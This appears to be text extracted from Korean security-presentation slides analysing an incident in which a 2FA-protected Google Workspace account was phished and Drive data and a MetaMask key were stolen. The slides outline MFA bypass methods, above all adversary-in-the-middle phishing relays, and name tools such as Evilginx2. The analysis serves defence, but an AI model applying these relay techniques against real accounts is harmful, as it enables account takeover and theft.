
얼굴, 지문, PIN 또는 보안 키를 대신 사용하세요.

내 Authenticator 앱에 대한 액세스 권한이 없습니다.



2단계 인증 알림 발송 완료

설정된 기기에서 인증 알림을 확인하세요.



☒ 이 브라우저는 "2단계 인증" 없이 로그인 합니다.

[알림 다시 보내기](#)

OTP 인증번호를 입력하여 로그인 하기


분석의 시작

피해	●●●
참신	●○○
주목	●●●


구글 워크스페이스 사용자
2FA 적용
구글 드라이브에 있는 기밀 정보 유출, 암호화폐 도난 피해
유출 원인

액세스 흐름


1 Receive Spear Phishing Email




빠른 시간 내에 진행



공격자 로그인 기록



메타마스크 개인 키 확보




메타마스크 개인 키 확보


알려진 MFA 우회 방식

- SIM Swapping
- MFA Fatigue
- AiTM Phishing with Proxy
- AiTM Phishing with indirect Proxy But... merely advanced Phishing

AiTM Phishing with Proxy



AiTM Phishing with indirect Proxy (merely advanced Phishing)



AiTM Phishing

정의

- 사용자와 정상 서비스 사이에 공격자가 개입
- 유효 인증 세션 획득이 목적

방식

- 사용자를 Phishing 페이지로 유도
- 입력된 Credential를 탈취하고 정상 타겟 사이트에 릴레이
- MFA 과정을 릴레이

영향

- 계정 점유 - 유효 세션 획득 후 지속적인 접근
- MFA 방식 변경
- 데이터 유출
- 2차 침해

AiTM Phishing


Proxy

- 공격자 서버가 사용자와 정상 웹사이트 사이에서 실시간 릴레이 역할
- 2022년부터 증가하는 추세
- 모든 HTTP 트래픽을 양방향으로 프록시
 - 정당한 웹사이트의 모든 요소를 그대로 반영: URL 만 다름
 - 높은 신뢰성: 사용자가 의심하기 어려움
 - 제한적 커스터마이징
- 알려진 툴
 - Evilginx2, Modlishka 등
- 단, 탈취한 세션 쿠키 사용 가능 여부는 웹 서비스에 따라 다름

Indirect Proxy


- 공격자가 완전히 독립된 Spoofed 웹사이트 구축
 - 독립적인 인프라: 클라우드 서비스 등을 활용한 호스팅
 - 유연한 페이지 조작: 상황에 따른 콘텐츠 동적 생성 가능
 - 높은 커스터마이징
 - 실제 사이트와의 직접적인 통신 없음
 - 타겟 웹사이트의 실시간 변경 어려움
- 트래픽 프록시가 아닌 사용자 입력 수집과 릴레이
- 시간적 제약 있음 - 실시간 릴레이 필요

컨텍스트가 없는 2FA 유형



2-Step Verification

To help keep your account safe, Google wants to make sure it's really you trying to sign in

 @gmail.com


2-Step Verification

Get a verification code from the **Google Authenticator** app


Enter code

☒ Don't ask again on this device


